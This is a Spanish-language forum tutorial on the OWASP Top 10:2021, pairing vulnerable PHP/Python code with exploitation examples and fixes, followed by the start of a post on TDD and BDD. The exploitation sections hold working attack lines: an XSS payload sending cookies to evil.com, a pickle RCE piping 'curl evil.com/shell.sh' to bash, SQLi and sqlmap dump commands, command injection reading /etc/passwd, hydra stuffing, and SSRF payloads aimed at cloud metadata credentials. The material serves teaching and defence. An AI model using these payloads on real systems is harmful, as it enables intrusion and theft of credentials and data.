- IDOR (Insecure Direct Object Reference): el sistema expone un identificador directo (un ID en la URL) y no verifica que el recurso pertenezca al usuario que lo pide.
- Escalada de privilegios: un usuario común accede a funciones de admin porque el control está solo en el frontend o directamente no está.
Ejemplo vulnerable. Un endpoint que devuelve una factura:
<?php
// GET /factura.php?id=1043
$id = $_GET['id'];

$stmt = $pdo->prepare("SELECT * FROM facturas WHERE id = ?");
$stmt->execute([$id]);
$factura = $stmt->fetch();

// Se muestra la factura... de cualquiera.
echo json_encode($factura);
?>
Fijate que la query está parametrizada, así que no hay SQLi. El problema es otro: nunca se verifica que la factura 1043 sea del usuario logueado.
Cómo se explota. Es tan simple como cambiar el número:
# Soy el usuario que ve su factura 1043
curl -b "session=..." "https://tienda.com/factura.php?id=1043"

# Cambio el ID y leo la del vecino
curl -b "session=..." "https://tienda.com/factura.php?id=1044"
curl -b "session=..." "https://tienda.com/factura.php?id=1045"

# Un bucle y me llevo TODAS las facturas del sistema
for i in $(seq 1 9999); do
  curl -s -b "session=..." "https://tienda.com/factura.php?id=$i" >> dump.json
done
Otra variante clásica es el control de acceso que vive solo en el menú del frontend: el botón "Panel Admin" no aparece para usuarios normales, pero la ruta /admin/borrar-usuario responde igual si la pedís a mano.
Cómo se soluciona. La regla de oro: verificar la autorización en el servidor, en cada request, contra el dueño real del recurso.
<?php
$id = $_GET['id'];

// La query filtra TAMBIEN por el usuario de la sesion.
$stmt = $pdo->prepare(
    "SELECT * FROM facturas WHERE id = ? AND usuario_id = ?"
);
$stmt->execute([$id, $_SESSION['usuario_id']]);
$factura = $stmt->fetch();

if (!$factura) {
    http_response_code(404); // 404, no 403: no revelamos que existe
    exit(json_encode(["error" => "No encontrado"]));
}
echo json_encode($factura);
?>
Buenas prácticas concretas:
- Denegar por defecto. Todo lo que no está explícitamente permitido, se rechaza.
- Centralizar el control de acceso en un middleware, no repartirlo por cada controlador.
- Usar identificadores no predecibles (UUID en vez de enteros autoincrementales) como defensa en profundidad, aunque nunca como único control.
- Verificar ownership en el backend siempre, jamás confiar en que el frontend "no muestra" algo.
- Loguear los fallos de control de acceso y alertar ante patrones de fuerza bruta sobre IDs.
A02 — Cryptographic Failures
Antes se llamaba "Sensitive Data Exposure". El nombre cambió porque la exposición de datos suele ser el síntoma; la causa raíz es un fallo criptográfico: datos que viajan o se guardan sin cifrar, con algoritmos débiles, o con las claves mal manejadas.
Casos típicos:
- Tráfico sin TLS, o con TLS mal configurado (protocolos viejos, sin HSTS).
- Contraseñas guardadas en texto plano, o con hashes rápidos y sin salt (MD5, SHA1 pelado).
- Datos sensibles (tarjetas, documentos, tokens) en la base sin cifrar.
- Claves de cifrado hardcodeadas en el código o en el repo.
Cuando el canal no está cifrado, un atacante en el medio (Man-in-the-Middle) lee y modifica todo lo que pasa:

Ejemplo vulnerable. El pecado más común: guardar contraseñas con MD5.
<?php
// Registro de usuario - MAL
$password = $_POST['password'];
$hash = md5($password);   // roto: rapido y sin salt

$stmt = $pdo->prepare("INSERT INTO usuarios (email, pass) VALUES (?, ?)");
$stmt->execute([$_POST['email'], $hash]);
?>
Cómo se explota. Si un atacante consigue un dump de la base (por un SQLi, un backup expuesto, lo que sea), los hashes MD5 se rompen en segundos. No hay que "descifrar" nada: se comparan contra tablas precalculadas (rainbow tables) o se hace fuerza bruta a millones de hashes por segundo con hashcat:
# Un GPU medianamente decente prueba miles de millones de MD5/s
hashcat -m 0 -a 0 hashes_md5.txt rockyou.txt

# Para SHA1 sin salt, mismo cuento
hashcat -m 100 -a 0 hashes_sha1.txt rockyou.txt

# Sin GPU, hasta un sitio web te resuelve un MD5 comun al instante
Como MD5 no tiene salt, dos usuarios con la misma contraseña tienen el mismo hash: se ve a simple vista quién usa "123456".
Cómo se soluciona. Para contraseñas se usan funciones de hashing lentas y con salt automático: bcrypt, scrypt o Argon2 (el recomendado hoy).
<?php
// Registro - BIEN
$hash = password_hash($_POST['password'], PASSWORD_ARGON2ID);

$stmt = $pdo->prepare("INSERT INTO usuarios (email, pass) VALUES (?, ?)");
$stmt->execute([$_POST['email'], $hash]);

// Login - verificacion
$stmt = $pdo->prepare("SELECT pass FROM usuarios WHERE email = ?");
$stmt->execute([$_POST['email']]);
$fila = $stmt->fetch();

if ($fila && password_verify($_POST['password'], $fila['pass'])) {
    // OK. Y de paso, re-hasheamos si el algoritmo quedo viejo:
    if (password_needs_rehash($fila['pass'], PASSWORD_ARGON2ID)) {
        // ... actualizar hash en la base
    }
}
?>
Checklist criptográfico:
- TLS en todo, siempre. HTTP redirige a HTTPS y se activa HSTS.
- Contraseñas con Argon2id o bcrypt. Nunca MD5, SHA1 ni SHA256 pelado.
- Datos sensibles cifrados en reposo con AES-256-GCM.
- Claves fuera del código: variables de entorno o un gestor de secretos (Vault, KMS).
- Nada de algoritmos propios. La cripto casera siempre pierde.
- Números aleatorios con generadores criptográficos (random_bytes, no rand()).
A03 — Injection
La categoría más famosa y la que más miedo daba históricamente (fue #1 durante años). Ocurre cuando datos no confiables del usuario se mezclan con un comando o consulta y el intérprete termina ejecutando parte de esos datos como si fueran código. Incluye SQLi, inyección de comandos del SO, LDAP, NoSQL y también XSS (que en 2021 quedó dentro de esta categoría).

SQL Injection
Ejemplo vulnerable. El pecado original: concatenar input directo en la query.
<?php
// Login - MAL. Concatenacion directa.
$user = $_POST['user'];
$pass = $_POST['pass'];

$sql = "SELECT * FROM usuarios
        WHERE user = '$user' AND pass = '$pass'";
$resultado = $mysqli->query($sql);

if ($resultado->num_rows > 0) {
    // Autenticado
}
?>
Cómo se explota. El clásico bypass de autenticación. Si en el campo usuario mando:
admin' --
La query se convierte en:
SELECT * FROM usuarios WHERE user = 'admin' -- ' AND pass = '...'
El -- comenta el resto: entra como admin sin saber la contraseña. Otra variante para cuando no conocés usuarios:
' OR '1'='1
Y de ahí se escala a extracción de datos con UNION:
' UNION SELECT username, password, 3 FROM usuarios --
O a inyección ciega (blind) cuando no ves el resultado, deduciendo bit por bit con respuestas booleanas o con tiempos:
' AND IF(SUBSTRING(database(),1,1)='a', SLEEP(5), 0) --
En la práctica nadie hace esto a mano: sqlmap automatiza todo el proceso.
# sqlmap detecta y explota automaticamente
sqlmap -u "https://sitio.com/producto?id=5" --dbs
sqlmap -u "https://sitio.com/producto?id=5" -D tienda --tables
sqlmap -u "https://sitio.com/producto?id=5" -D tienda -T usuarios --dump
Cómo se soluciona. Consultas parametrizadas (prepared statements) siempre. El input nunca se concatena; viaja como parámetro, separado del código SQL.
<?php
// Login - BIEN. Prepared statement.
$stmt = $pdo->prepare(
    "SELECT * FROM usuarios WHERE user = ? AND pass_hash = ?"
);
$stmt->execute([$_POST['user'], hash_login($_POST['pass'])]);
$usuario = $stmt->fetch();
?>
Con esto, mandar admin' -- busca literalmente un usuario llamado admin' --, que no existe. El motor trata el input como dato, punto.
Cross-Site Scripting (XSS)
XSS es inyección, pero del lado del navegador: el atacante logra que la aplicación devuelva JavaScript que se ejecuta en el navegador de la víctima.

Hay tres tipos: reflejado (el payload viaja en la request y vuelve en la respuesta), almacenado (el payload queda guardado en la base y golpea a todo el que lo ve — el más peligroso) y DOM-based (todo ocurre en el JS del cliente).
Ejemplo vulnerable. Un buscador que refleja el término sin escapar:
<?php
// resultados.php?q=...
echo "<h2>Resultados para: " . $_GET['q'] . "</h2>";
?>
Cómo se explota. En vez de un término de búsqueda, mando script:
<script>document.location='https://evil.com/rob?c='+document.cookie</script>
Con eso robo la cookie de sesión de quien abra el link. En un XSS almacenado (por ejemplo un comentario), el payload golpea a todos los visitantes sin necesidad de engañar a nadie con un link. Payloads típicos de prueba:
<script>alert(document.domain)</script>
<img src=x onerror=alert(1)>
<svg onload=alert(1)>
Cómo se soluciona. Escapar la salida según el contexto y aplicar una Content Security Policy.
<?php
// BIEN: escapamos para contexto HTML
echo "<h2>Resultados para: "
   . htmlspecialchars($_GET['q'], ENT_QUOTES, 'UTF-8')
   . "</h2>";
?>
Y una CSP que corte la ejecución de scripts inline como red de contención:
Content-Security-Policy: default-src 'self'; script-src 'self'; object-src 'none'
Inyección de comandos
Cuando la app pasa input a una shell del sistema:
<?php
// MAL: input directo a la shell
$host = $_GET['host'];
system("ping -c 4 " . $host);
?>
Payload: 8.8.8.8; cat /etc/passwd → ejecuta el ping y además lee el archivo. La solución es no invocar la shell con input del usuario: usar APIs que reciban argumentos como array (escapeshellarg como mínimo, o mejor una librería nativa que no pase por la shell).
Regla general de toda la categoría A03: separar código de datos. Prepared statements para SQL, escape contextual para HTML, APIs seguras para comandos, y validación de input como capa extra (nunca como única defensa).
A04 — Insecure Design
Categoría nueva en 2021, y conceptualmente distinta al resto. Las demás hablan de implementación (un bug en el código). Esta habla de diseño: fallas que existen porque el sistema fue pensado mal desde el arranque, antes de escribir una línea. No las arreglás con un parche; hay que rediseñar.
La diferencia clave: una implementación insegura tiene un código correcto mal escrito. Un diseño inseguro puede estar perfectamente codificado y aún así ser inseguro, porque le falta un control que nunca se pensó.
Ejemplos:
- Un "¿olvidaste tu contraseña?" que valida con preguntas de seguridad cuya respuesta es pública (nombre de la mascota, escuela). No importa cuán bien lo codifiques: el mecanismo en sí es débil.
- Un flujo de compra sin límites de cantidad ni control de stock que permite reservar 10.000 unidades y colgar el inventario (lógica de negocio explotable).
- Un sistema de transferencias sin límite de intentos ni de monto diario.
Ejemplo de lógica de negocio rota. Un cupón de descuento que no se marca como usado:
# MAL: el cupon se valida pero nunca se invalida
def aplicar_cupon(carrito, codigo):
    cupon = db.cupones.find_one({"codigo": codigo})
    if cupon and cupon["activo"]:
        carrito.total *= (1 - cupon["descuento"])
    return carrito
    # el mismo cupon del 50% se puede aplicar infinitas veces
Cómo se explota. No hace falta ninguna herramienta: aplicás el mismo cupón del 50% diez veces seguidas y el total tiende a cero. O en el caso de la reserva sin límite, automatizás pedidos para agotar el stock de un producto y sabotear al vendedor. Es explotación de la lógica, no de un bug técnico.
Cómo se soluciona. Esto se ataca en la etapa de diseño, no de parcheo:
- Threat modeling antes de construir: sentarse a pensar "¿cómo se abusa de esto?" para cada flujo crítico. Los Three Amigos que mencioné en el post de BDD sirven también acá.
- Definir y codificar las reglas de negocio como invariantes: un cupón se marca usado atómicamente al aplicarse; una transferencia valida límites en el backend.
- Usar patrones de diseño seguros y bibliotecas de componentes ya endurecidos.
- Escribir abuse cases (casos de abuso) junto a los casos de uso: por cada "el usuario puede X", pensar "el atacante puede abusar de X así".
# BIEN: operacion atomica que invalida el cupon
def aplicar_cupon(carrito, codigo):
    # findOneAndUpdate atomico: solo triunfa si el cupon sigue activo
    cupon = db.cupones.find_one_and_update(
        {"codigo": codigo, "activo": True},
        {"$set": {"activo": False, "usado_por": carrito.usuario_id}}
    )
    if not cupon:
        raise ValueError("Cupon invalido o ya utilizado")
    carrito.total *= (1 - cupon["descuento"])
    return carrito
A05 — Security Misconfiguration
Una de las más frecuentes en la práctica, y de las más fáciles de evitar. No es un bug de código: es el sistema mal configurado. Configuraciones por defecto, servicios de más habilitados, permisos abiertos, mensajes de error que cuentan de más.
Ejemplos típicos:
- Credenciales por defecto sin cambiar (admin/admin).
- Paneles de administración expuestos a internet.
- Directory listing habilitado, dejando ver toda la estructura de archivos.
- Mensajes de error con stack traces completos, versiones y rutas del servidor.
- Headers de seguridad ausentes.
- Buckets S3 o carpetas de backup públicas.
Ejemplo vulnerable. Una app PHP en producción con los errores a la vista:
<?php
// MAL en produccion
ini_set('display_errors', 1);
error_reporting(E_ALL);
// Un error ahora imprime: ruta absoluta, version de PHP,
// credenciales de la DB si estan en el stack trace, etc.
?>
Y un Apache con el listado de directorios abierto:
# MAL: expone todos los archivos del directorio
<Directory /var/www/html>
    Options Indexes FollowSymLinks
</Directory>
Cómo se explota. El atacante recorre rutas conocidas buscando lo que quedó expuesto:
# Buscar paneles, backups y config expuestos
curl https://sitio.com/.git/config          # repo git expuesto
curl https://sitio.com/backup.sql           # dump de la base
curl https://sitio.com/.env                 # variables con secretos
curl https://sitio.com/phpinfo.php          # info completa del server
curl https://sitio.com/admin/               # panel sin proteger

# Herramientas que automatizan el barrido
nikto -h https://sitio.com
gobuster dir -u https://sitio.com -w wordlist.txt
Un .git expuesto o un .env con la connection string es game over instantáneo.
Cómo se soluciona.
- Endurecer (hardening) cada entorno: quitar servicios, módulos y cuentas que no se usan.
- Errores genéricos al usuario, detalle solo en logs internos (display_errors = Off en producción).
- Cambiar todas las credenciales por defecto.
- Desactivar el directory listing.
- Configurar los headers de seguridad.
- Bloquear el acceso a archivos sensibles (.git, .env, backups).
- Proceso repetible y automatizado (IaC), no configuración a mano servidor por servidor.
Config correcta de Nginx con headers y bloqueos:
server {
    server_tokens off;                    # oculta la version de nginx

    # Headers de seguridad
    add_header X-Frame-Options "SAMEORIGIN" always;
    add_header X-Content-Type-Options "nosniff" always;
    add_header Strict-Transport-Security "max-age=63072000" always;
    add_header Content-Security-Policy "default-src 'self'" always;
    add_header Referrer-Policy "strict-origin-when-cross-origin" always;

    # Bloquear archivos sensibles
    location ~ /\.(git|env|htaccess) { deny all; return 404; }
    location ~ \.(sql|bak|backup)$    { deny all; return 404; }

    autoindex off;                        # sin listado de directorios
}
A06 — Vulnerable and Outdated Components
Tu código puede ser impecable, pero si usás una librería con un CVE conocido, sos vulnerable igual. Hoy una app típica es 80% dependencias de terceros: frameworks, librerías, plugins. Cada una es superficie de ataque.
Los casos históricos hablan solos: el hackeo a Equifax (147 millones de personas) fue un Apache Struts sin parchear. Log4Shell (Log4j) puso en jaque a medio internet en 2021.
Por qué pasa:
- No se sabe qué versiones se están usando (ni directas ni transitivas).
- El software es viejo o ya no tiene soporte.
- No se testea la compatibilidad al actualizar, así que nadie actualiza "por las dudas".
Cómo se explota. El atacante primero identifica versiones (por headers, rutas, archivos JS, mensajes), las cruza contra bases de CVEs y busca el exploit público, que muchas veces ya está listo en Metasploit o en Exploit-DB:
# Detectar tecnologias y versiones
whatweb https://sitio.com
nmap -sV --script=vuln sitio.com

# Escanear dependencias de un proyecto
npm audit
retire --path ./           # librerias JS con CVEs conocidos

# Buscar el exploit correspondiente
searchsploit apache 2.4.49
Con la versión y el CVE en mano, en muchos casos es correr un módulo y listo. No hace falta ni entender la vulnerabilidad.
Cómo se soluciona.
- Mantener un inventario de todas las dependencias y sus versiones (SBOM).
- Escanear automáticamente en el pipeline con herramientas SCA: npm audit, OWASP Dependency-Check, Snyk, Dependabot.
- Actualizar con regularidad, no solo cuando explota algo.
- Quitar dependencias, features y archivos que no se usan: menos superficie.
- Traer componentes solo de fuentes oficiales y con integridad verificada.
Un gate en CI que frena el build si hay vulnerabilidades altas:
# .github/workflows/security.yml
name: dependency-check
on: [push, pull_request]
jobs:
  audit:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Auditar dependencias
        run: npm audit --audit-level=high
        # falla el build si hay vulnerabilidades de nivel high o critical
A07 — Identification and Authentication Failures
Todo lo que tiene que ver con confirmar que sos quien decís ser. Cuando el login, la gestión de sesiones o la recuperación de cuenta están mal hechos, un atacante se hace pasar por otro.
Casos:
- Permitir contraseñas débiles o filtradas (123456, password).
- No frenar la fuerza bruta ni el credential stuffing.
- Sesiones con tokens predecibles, que no expiran o que no se rotan tras el login.
- Exponer el ID de sesión en la URL.
- Recuperación de contraseña insegura.
Cómo se explota. El credential stuffing es hoy el ataque más rentable: se agarran millones de combinaciones usuario/clave filtradas de otras brechas y se prueban en masa, porque la gente reusa contraseñas.
# Fuerza bruta / stuffing con Hydra
hydra -L usuarios.txt -P passwords.txt sitio.com \
      http-post-form "/login:user=^USER^&pass=^PASS^:Invalid"

# Si la sesion no expira, una cookie robada sirve para siempre
Si además el token de sesión es un entero incremental o un MD5 del user ID, se predice y se secuestra la sesión de otro.
Cómo se soluciona.
- MFA (autenticación multifactor): la defensa más efectiva contra stuffing y fuerza bruta.
- Verificar contraseñas contra listas de las filtradas (Have I Been Pwned) y exigir longitud, no complejidad absurda.
- Rate limiting y bloqueo temporal tras N intentos fallidos.
- Tokens de sesión largos, aleatorios y generados con CSPRNG; rotarlos al loguear; expirarlos por inactividad.
- Cookies con HttpOnly, Secure y SameSite.
- No revelar en el error si falló el usuario o la contraseña.
# Login con las buenas practicas
from argon2 import PasswordHasher
import secrets

ph = PasswordHasher()

def login(email, password, ip):
    if intentos_recientes(ip) > 5:
        raise Bloqueado("Demasiados intentos, espera unos minutos")

    user = db.usuarios.find_one({"email": email})
    # Mensaje identico exista o no el usuario (evita enumeracion)
    if not user or not verificar(ph, user["hash"], password):
        registrar_intento_fallido(ip)
        raise AuthError("Credenciales invalidas")

    # Token de sesion aleatorio y fuerte
    token = secrets.token_urlsafe(32)
    guardar_sesion(token, user["id"], expira_en=1800)
    return token
A08 — Software and Data Integrity Failures
Categoría nueva en 2021. Se trata de confiar en código o datos sin verificar su integridad: actualizaciones sin firmar, dependencias de fuentes no confiables, pipelines de CI/CD comprometidos, o deserialización de datos manipulados.
Acá entran los ataques a la cadena de suministro (supply chain), que son de los más temidos hoy: SolarWinds, el caso del paquete event-stream de npm, dependencias con typosquatting.
Deserialización insegura, el subtipo más explotado a nivel código. Si la app deserializa datos que vienen del usuario, un objeto malicioso puede terminar ejecutando código.
Ejemplo vulnerable en Python con pickle:
# MAL: deserializar datos del usuario con pickle
import pickle, base64

def cargar_preferencias(cookie):
    datos = base64.b64decode(cookie)
    return pickle.loads(datos)   # ejecuta lo que venga
Cómo se explota. pickle puede reconstruir objetos arbitrarios, incluyendo uno que ejecuta un comando al deserializarse:
# El atacante genera una cookie maliciosa
import pickle, base64, os

class Exploit:
    def __reduce__(self):
        return (os.system, ("curl evil.com/shell.sh | bash",))

payload = base64.b64encode(pickle.dumps(Exploit()))
# Manda esa cookie -> el server ejecuta el comando al hacer pickle.loads
Con eso, el atacante tiene ejecución remota de código (RCE) en el servidor. Lo mismo aplica a la deserialización nativa de Java, a unserialize() en PHP con gadget chains, etc.
Cómo se soluciona.
- Nunca deserializar datos no confiables con formatos que reconstruyen objetos (pickle, serialize de PHP, ObjectInputStream de Java). Usar formatos de solo datos como JSON.
- Firmar digitalmente y verificar la integridad de actualizaciones y artefactos.
- Verificar dependencias con checksums y lockfiles (package-lock.json, poetry.lock).
- Endurecer el pipeline de CI/CD: nadie mergea sin revisión, secretos protegidos, ejecutores aislados.
- Subresource Integrity (SRI) para scripts de CDNs.
# BIEN: JSON, que solo transporta datos, nunca objetos ejecutables
import json

def cargar_preferencias(cookie_json):
    datos = json.loads(cookie_json)  # no puede instanciar clases
    # ademas validamos el esquema antes de usarlo
    return validar_preferencias(datos)
Y el SRI para un script externo:
<script src="https://cdn.com/lib.js"
        integrity="sha384-oqVuAfXRKap7fdgcCY5uykM6+R9GqQ8K/uxy9rx7HNQlGYl1kPzQho1wx4JwY8wC"
        crossorigin="anonymous"></script>
A09 — Security Logging and Monitoring Failures
La categoría que nadie quiere y todos necesitan. No es una vulnerabilidad que se "explote" directamente: es la ceguera que permite que todos los demás ataques pasen desapercibidos. Si no registrás ni monitoreás, un atacante puede estar meses adentro sin que lo notes. El tiempo promedio de detección de una brecha se mide en cientos de días, y esta es la razón.
Fallas típicas:
- Eventos importantes (logins, fallos de acceso, transacciones) que no se loguean.
- Logs sin suficiente contexto (falta IP, usuario, timestamp).
- Logs que solo viven local y se pueden borrar tras un compromiso.
- Sin alertas: los logs existen pero nadie los mira.
- Y el otro extremo: loguear datos sensibles (contraseñas, tarjetas) en texto plano, creando un nuevo problema.
Ejemplo de logging correcto. Registrar los eventos de seguridad con contexto y sin filtrar datos sensibles:
import logging

seg = logging.getLogger("seguridad")

def login(email, password, ip):
    user = autenticar(email, password)
    if not user:
        # Se loguea el intento, NUNCA la password
        seg.warning(
            "login_fallido email=%s ip=%s ua=%s",
            email, ip, request.headers.get("User-Agent")
        )
        raise AuthError("Credenciales invalidas")

    seg.info("login_ok user_id=%s ip=%s", user.id, ip)
    return crear_sesion(user)
Qué monitorear y alertar:
- Múltiples logins fallidos desde una IP (fuerza bruta).
- Fallos de control de acceso repetidos (alguien probando IDOR).
- Picos de errores 500 (posible explotación en curso).
- Cambios en cuentas privilegiadas.
Cómo se soluciona.
- Loguear todos los eventos de autenticación, control de acceso y validación del lado servidor, con contexto suficiente.
- Centralizar los logs en un sistema aparte (SIEM, ELK, Graylog) que el atacante no pueda tocar aunque comprometa el server.
- Formato estructurado (JSON) para poder consultarlos y correlacionarlos.
- Alertas automáticas ante patrones sospechosos, no revisión manual.
- Nunca loguear secretos: contraseñas, tokens, tarjetas, PII.
- Definir retención y un plan de respuesta a incidentes.
A10 — Server-Side Request Forgery (SSRF)
La única categoría de 2021 que entró directamente por votación de la comunidad. Ocurre cuando la aplicación toma una URL provista por el usuario y hace una petición a ella desde el servidor. El atacante abusa de eso para que el servidor pida recursos internos a los que él no llega directo.
El peligro real: el servidor suele estar en una red interna y muchos servicios internos confían en las peticiones que vienen de "adentro". En entornos cloud, esto es especialmente grave por los endpoints de metadatos.
Ejemplo vulnerable. Una función que trae una imagen desde una URL que da el usuario:
# MAL: pide cualquier URL que mande el usuario
import requests

def obtener_imagen(url):
    r = requests.get(url)   # sin validar el destino
    return r.content

# GET /preview?url=https://ejemplo.com/foto.png
Cómo se explota. En vez de una imagen, el atacante apunta a recursos internos. En AWS, el endpoint de metadatos entrega credenciales temporales del rol de la instancia:
# Apuntar al servicio de metadatos de la nube (AWS)
GET /preview?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/

# Escanear servicios internos que desde afuera no se ven
GET /preview?url=http://localhost:6379/           # Redis interno
GET /preview?url=http://192.168.1.10:8080/admin   # panel interno

# Leer archivos locales via esquema file://
GET /preview?url=file:///etc/passwd
Si consigue las credenciales de metadatos, el atacante puede pivotar a toda la cuenta cloud. SSRF fue justamente el vector de la brecha de Capital One (100 millones de personas).
Cómo se soluciona. Validar el destino con lista blanca, nunca lista negra (las blacklists se evaden con encoding, redirects, IPs alternativas):
# BIEN: lista blanca de dominios y validacion de IP
import requests, socket, ipaddress
from urllib.parse import urlparse

DOMINIOS_OK = {"cdn.miapp.com", "imagenes.miapp.com"}

def obtener_imagen(url):
    p = urlparse(url)
    if p.scheme not in ("http", "https"):
        raise ValueError("Esquema no permitido")
    if p.hostname not in DOMINIOS_OK:
        raise ValueError("Dominio no permitido")

    # Verificar que la IP no sea interna/privada
    ip = ipaddress.ip_address(socket.gethostbyname(p.hostname))
    if ip.is_private or ip.is_loopback or ip.is_link_local:
        raise ValueError("Destino interno bloqueado")

    return requests.get(url, timeout=5, allow_redirects=False).content
Medidas complementarias:
- Segmentar la red para que el servidor de aplicación no llegue a servicios que no necesita.
- En cloud, forzar IMDSv2 (que mitiga el robo de metadatos por SSRF) y limitar los permisos del rol de la instancia.
- Deshabilitar esquemas peligrosos (file://, gopher://, dict://).
- No devolver la respuesta cruda al usuario (evita el SSRF "a ciegas" que igual filtra info).
Más allá del Top 10: defensa en profundidad
El Top 10 es un piso, no un techo. Dos cierres importantes.
Primero: las capas de defensa se complementan. Un WAF no reemplaza a los prepared statements, pero suma. Rate limiting, WAF, segmentación de red y monitoreo forman capas que hacen que un fallo puntual no sea catastrófico. Y hay amenazas de infraestructura, como los ataques de denegación de servicio distribuida (DDoS), que ni siquiera están en el Top 10 pero pueden tumbarte igual:

Segundo, y es lo más importante que me llevo de todo esto: la seguridad no es una feature que se agrega al final, es una propiedad que se diseña desde el principio. La mitad del Top 10 (A01, A04, A05, A08) son problemas de arquitectura y proceso, no de "poner un filtro". Conecta directo con lo que venía diciendo en los posts de QA: la calidad —y la seguridad es una dimensión de la calidad— se construye, no se inspecciona al final.
Herramientas para practicar (legalmente):
- DVWA (Damn Vulnerable Web Application) — el clásico para empezar.
- OWASP Juice Shop — moderno, en JS, con retos gamificados.
- WebGoat — el laboratorio oficial de OWASP.
- PortSwigger Web Security Academy — gratis, excelente, con labs por cada vulnerabilidad.
- Plataformas tipo HackTheBox, TryHackMe o VulnHub para entornos completos.
Y para auditar tus propias apps: OWASP ZAP, Burp Suite, nikto, sqlmap, nuclei y las herramientas SCA que mencioné en A06.
Hasta acá el recorrido. Quedó largo pero la idea era que sirva de referencia para volver a consultarlo. Abro el debate:
- ¿Cuál de las diez se encuentran más seguido en auditorías reales? En mi experiencia A01 y A05 se llevan el premio.
- ¿Usan alguna herramienta de SAST/DAST en el pipeline? ¿Cuál les dio mejor resultado?
- ¿Alguna anécdota de un pentest donde una de estas fue la puerta de entrada?
Si al post le falta algo o quieren que profundice en alguna categoría en particular (SQLi avanzado, XSS con bypass de WAF, explotación de deserialización), díganlo y armo algo dedicado.
Créditos de las imágenes: Wikimedia Commons — You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login, You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login, You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login, You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login y You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login (licencias CC / dominio público). Referencia: OWASP Top 10:2021, You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login.
Saludos,
ANTRAX
#90
QA (Quality Assurance) / TDD, BDD y Gherkin: guia pract...
Último mensaje por ANTRAX - Septiembre 13, 2026, 06:36:12 PMTDD, BDD y Gherkin: guía práctica para entenderlos y escribirlos bien
Buenas gente. En el You are not allowed to view links. You are not allowed to view links. Register or Login or You are not allowed to view links. Register or Login quedó picando un tema que genera tanta o más confusión: la relación entre TDD, BDD y Gherkin. Es muy común escuchar "nosotros hacemos BDD" cuando en realidad lo único que se hizo fue escribir archivos .feature, o "TDD es escribir tests" a secas. Ninguna de las dos cosas es exacta.
Voy a separar los tres conceptos, mostrar cómo se encadenan, y sobre todo dar ejemplos de código reales: el mismo requisito recorriendo TDD, después BDD, y finalmente escrito en Gherkin con sus step definitions. Al final dejo reglas concretas para escribir buen Gherkin, antipatrones, una tabla comparativa y el stack de herramientas por lenguaje.
1. Lo primero: ninguno de los tres es "una forma de testear"
Este es el malentendido de base y vale despejarlo antes de cualquier otra cosa.
Ponerlos en la misma categoría es como comparar "diseño orientado a objetos", "reuniones de refinamiento" y "UML". Se relacionan, pero operan en planos distintos. Si te quedás sólo con esto, ya vale el post.
2. TDD — Test Driven Development
TDD nace del Extreme Programming, popularizado por Kent Beck a fines de los 90. La idea central es contraintuitiva: escribís la prueba antes que el código de producción.
El ciclo es Red-Green-Refactor:

Robert C. Martin lo resumió en tres reglas:
Un ejemplo completo, paso a paso. Requisito: una función que calcule el descuento de un carrito según el monto total.
Iteración 1 — Red. La prueba primero:
Código: python
Corremos y falla, porque el módulo ni siquiera existe:
Código: bash
Green. El mínimo absoluto:
Código: python
Sí, devuelve 0 siempre. Está bien: es el mínimo que hace pasar la prueba. Verde.
Iteración 2 — Red. Agregamos el siguiente comportamiento:
Código: python
Falla. Green:
Código: python
Iteración 3 — Red. Tramo superior:
Código: python
Green:
Código: python
Refactor. Ahora que está verde, mejoramos el diseño. Los tramos son datos, no lógica:
Código: python
Las pruebas siguen en verde, y ahora agregar un tramo nuevo es agregar una tupla, no un if. Ese cambio de diseño lo pudimos hacer sin miedo porque las pruebas existían antes. Esa es la ganancia real de TDD: no son los tests, es que el código termina siendo testeable, desacoplado y modificable, porque lo diseñaste desde el punto de vista de quien lo consume.
El ciclo completo, visto a mayor escala, se ve así:

Lo que TDD no resuelve. Y acá está el puente al próximo tema. TDD garantiza que construiste bien la cosa. No garantiza que hayas construido la cosa correcta. Podés tener cobertura del 100%, todo verde, y haber implementado un requisito que Producto nunca pidió. TDD es una conversación del desarrollador consigo mismo.
3. BDD — Behaviour Driven Development
BDD surge en 2006 de la mano de Dan North. El origen es casi anecdótico: North notaba que la palabra "test" confundía a la gente que aprendía TDD. Los desarrolladores no sabían por dónde empezar, qué probar o cuán grande debía ser cada prueba.
Su solución fue cambiar el vocabulario. En vez de test, behaviour (comportamiento). En vez de nombrar los métodos testX, nombrarlos should.... Ese cambio aparentemente cosmético tuvo un efecto enorme: cuando dejás de pensar "¿qué testeo?" y empezás a pensar "¿cómo debería comportarse esto?", la respuesta la puede dar alguien de negocio.
BDD es, ante todo, una práctica de colaboración. Tiene tres etapas, y esto es lo que más se saltea:
La conversación de Discovery se suele hacer con la técnica de los Three Amigos: tres perspectivas sobre la misma historia.
Código: text
El QA en esa mesa no está para probar después: está para romper el requisito antes de que se escriba. "¿Qué pasa si el usuario no tiene saldo?" "¿Qué pasa si la tarjeta vence entre que la cargó y confirmó?" Cada una de esas preguntas, hecha en Discovery, ahorra un bug en producción.
El doble loop. La relación entre BDD y TDD se entiende mejor así: BDD envuelve a TDD. Hay un loop externo de comportamiento y uno interno de implementación.
Código: text
Empezás por afuera con un escenario en rojo, bajás al loop interno de TDD y hacés varios ciclos rojo-verde-refactor de unidades hasta que el escenario externo se pone verde. Después volvés a subir y escribís el siguiente escenario.
4. Gherkin — el lenguaje
